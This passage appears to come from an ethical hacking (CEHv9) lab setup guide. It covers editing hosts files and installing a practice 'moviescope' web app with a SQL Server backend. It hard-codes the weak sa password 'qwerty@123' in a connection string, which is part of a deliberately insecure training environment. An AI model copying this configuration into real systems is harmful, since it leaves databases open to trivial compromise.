15 #
16 #      102.54.94.97      rhino.acme.com      # source server
17 #      38.25.69.10      x.acme.com          # x client host
18 #
19 # localhost name resolution is handled within DNS itself.
20 #      127.0.0.1      localhost
21 #      ::1              localhost
22 10.0.0.2      www.goodshopping.com
```

The line "10.0.0.2 www.goodshopping.com" is highlighted with a red rectangle.


46. To ensure that the website is successfully configured, launch a Web browser, type <http://www.goodshopping.com> in the address bar and press **Enter**



47. Similarly **Edit hosts** file in all the Windows Based Operating systems.

48. Now configure Hosts file in Kali Linux machine, launch Kali Linux virtual machine and login to machine.

49. Now navigate to **Computer** → **File System** → **etc** and double click **hosts** file.



50. It automatically opens in Leafpad editor, now type <Host machine IP address> [www.goodshopping.com](http://www.goodshopping.com) and save the hosts file and **close**.



The screenshot shows a window titled '\*hosts' containing the following text:

```
File Edit Search Options Help
127.0.0.1      localhost
127.0.1.1      root


# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters

10.0.0.2      www.goodshopping.com
```


The line '10.0.0.2 www.goodshopping.com' is highlighted with a red border.

## CT#32: Configure the moviescope Website

1. Open **D:\CEH-Tools\CEHv9 Lab Prerequisites\Websites**
2. Open **Websites** folder. Double click on **moviescope.msi** and follow the wizard driven installation steps to install



3. After completing the installation click **Close**



4. Open **moviescope** folder from **C:\inetpub\wwwroot\moviescope** and open **Web.config** file in notepad++ or in notepad
5. Scroll down to **connectionstring** tag in **line no. 26**, enter your machine's name in **data source=[Provide Your Host Machine Name]**, provide a user id after **User ID=sa**, and a password after **Password=qwerty@123**

```
<?xml version="1.0"?>
<!-- Note: As an alternative to hand editing this file you can use the
      web admin tool to configure settings for your application. Use
      the Website->Asp.Net Configuration option in Visual Studio.
      A full list of settings and comments can be found in
      machine.config.comments usually located in
      \Windows\Microsoft.NET\Framework\v2.0\Config
-->

<configuration>
  <configSections>
    <sectionGroup name="system.web.extensions" type="System.Web.Configuration.SystemWebExtensionsSectionGroup, System.Web.Extensions, Version=2.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f1434491e" />
    <sectionGroup name="scripting" type="System.Web.Configuration.ScriptingSectionGroup, System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=b03f5f7f1434491e" />
    <sectionGroup name="webServices" type="System.Web.Configuration.ScriptingWebServicesSectionGroup, System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=b03f5f7f1434491e" />
    <!-- <section name="jsonSerialization" type="System.Web.Configuration.ScriptingJsonSerializationSection, System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=b03f5f7f1434491e" />
    <!-- <section name="profileService" type="System.Web.Configuration.ScriptingProfileServiceSection, System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=b03f5f7f1434491e" />
    <section name="authenticationService" type="System.Web.Configuration.ScriptingAuthenticationServiceSection, System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=b03f5f7f1434491e" />
    <section name="roleService" type="System.Web.Configuration.ScriptingRoleServiceSection, System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=b03f5f7f1434491e" />
  </configSections>
  <appSettings>
  </appSettings>
  <connectionStrings>
    <add name="movieConnectionString" connectionString="user id=sa;password=qwerty@123;data source=WIN-T54IAN8E9F2;database=moviescope" />
  </connectionStrings>
  <system.web>
```

6. Scroll down to **line no. 76** and uncomment it by removing the comments (`<!--` and `-->`) on either ends of the code

```


<httpHandlers>
    <remove verb="" path=".asmx" />
    <add verb="" path=".asmx" validate="false" type="System.Web.Services.ScriptHandlerFactory, System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=b03f5f7f1434491e" />
    <add verb="" path="*_AppService.axd" validate="false" type="System.Web.Services.ScriptHandlerFactory, System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=b03f5f7f1434491e" />
    <add verb="GET,HEAD" path="ScriptResource.axd" validate="false" type="System.Web.Handlers.ScriptResourceHandler, System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=b03f5f7f1434491e" />
</httpHandlers>
<httpModules>
    <add name="ScriptModule" type="System.Web.Handlers.ScriptModule, System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=b03f5f7f1434491e" />
</httpModules>
<!--<httpRuntime requestValidationMode="2.0" /-->
</system.web>
<system.codedom>
    <compilers>
        <compiler language="c#:cs:csharp" extension=".cs" type="Microsoft.CSharp.CSharpCodeProvider, System, Version=2.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f1434491e" />
        <providerOption name="CompilerVersion" value="v3.5" />
        <providerOption name="WarnAsError" value="false" />
    </compiler>
    <compiler language="vb:vba:visualbasic:vbscript" extension=".vbx" type="Microsoft.VisualBasic.VBCodeProvider, System, Version=2.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f1434491e" />
        <providerOption name="CompilerVersion" value="v3.5" />
        <providerOption name="OptionInfer" value="true" />
        <providerOption name="WarnAsError" value="false" />
    </compiler>
    </compilers>
</system.codedom>
<system.webServer>
    <validation validateIntegratedModeConfiguration="false" />
    <modules>
        <remove name="ScriptModule" />
    </modules>
</system.webServer>

```


Normal text file length:8625 lines:125 Ln:76 Col:61 Sel:0|0 Dos\Windows UTF-8 w/o BOM INS

7. **Save** the file and **close** it


8. Now, **Launch** SQL Server 2012 Management Studio and choose SQL Server Authentication from the Authentication drop-down list.
9. Provide login (**sa**) and password (**qwerty@123**) and click **Connect** to connect to the SQL Server




10. Microsoft SQL Server Management Studio window appears as shown in the following screenshot:



